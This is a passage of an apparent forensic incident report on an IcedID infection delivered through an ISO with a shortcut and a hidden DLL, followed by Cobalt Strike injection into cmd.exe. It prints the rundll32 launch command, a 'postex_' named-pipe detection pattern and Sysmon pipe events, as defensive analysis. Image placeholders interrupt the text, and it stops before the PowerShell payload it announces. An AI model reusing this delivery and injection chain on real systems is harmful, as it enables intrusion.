
When mounted, the ISO contained two files:

- `document.lnk`
- `dar.dll` (hidden attribute enabled)





Typical end user perspective after opening the ISO file:




The file `document.lnk` is a shortcut or lnk file and `dar.dll` was the IcedID payload.

Execution

A quick look at `document.lnk`'s properties highlight the command line that is executed on launch:

C:\Windows\System32\rundll32.exe dar.dll,DllRegisterServer



But we can do a lot better than that with a .lnk file! These .lnk files provide a wealth of knowledge to investigators. For example, below is a partial output of the tool `LECmd.exe` (by Eric Zimmerman). When used on the file `document.lnk`, it parses out metadata such as when the shortcut file was made, what hostname and the MAC Address of the device it was created on and even the directory path of the user that created it!

```


We were able to determine when the user clicked on the lnk file and when a new process was created with the command line mentioned above. Furthermore, the Event ID `4663` in Security.evtx highlighted when `explorer.exe` accessed `document.lnk`:



Additionally, the context of execution location and parent process can also be used to follow the user execution process.

Shortly after execution of the payload, several child processes were spawned that created persistence and began discovery on the host.


Cobalt Strike



This included an instance of `C:\Windows\SysWOW64\cmd.exe`, which the IcedID malware used to hollow out and then inject a Cobalt Strike beacon into. There were several additional indications of Cobalt Strike we observed to verify it was utilized by the threat actor. The `cmd.exe` process spawned a suspicious instance of `rundll32.exe`. There were no command line arguments for this process which is atypical for `rundll32.exe`. A further indication was the `rundll32.exe` process creating a named pipe, `postex_304a`. This behavior of `rundll32.exe` and a named pipe that matches `postex_[0-9a-f]{4}`, is the default behavior used by Cobalt Strike 4.2+ post exploitation jobs. For more information on Cobalt Strike, you can read our article Cobalt Strike, a Defender's Guide.

PipeEvent (Pipe Created)	Image: C:\Windows\system32\rundll32.exe	PipeName: \postex_304a

PipeEvent (Pipe Created)	Image: C:\Windows\system32\rundll32.exe	PipeName: \postex_304a
PipeEvent (Pipe Connected)	Image: C:\Windows\SysWOW64\cmd.exe	PipeName: \postex_304a
PipeEvent (Pipe Created)	Image: C:\Windows\system32\svchost.exe	PipeName: \AppContracts\AA05

When we reviewed the memory of this process, we were able to confirm it was in fact Cobalt Strike when we successfully extracted the beacon configuration (additional details can be found in the Command and Control section). The threat actor also executed a PowerShell Cobalt Strike payload on some servers:

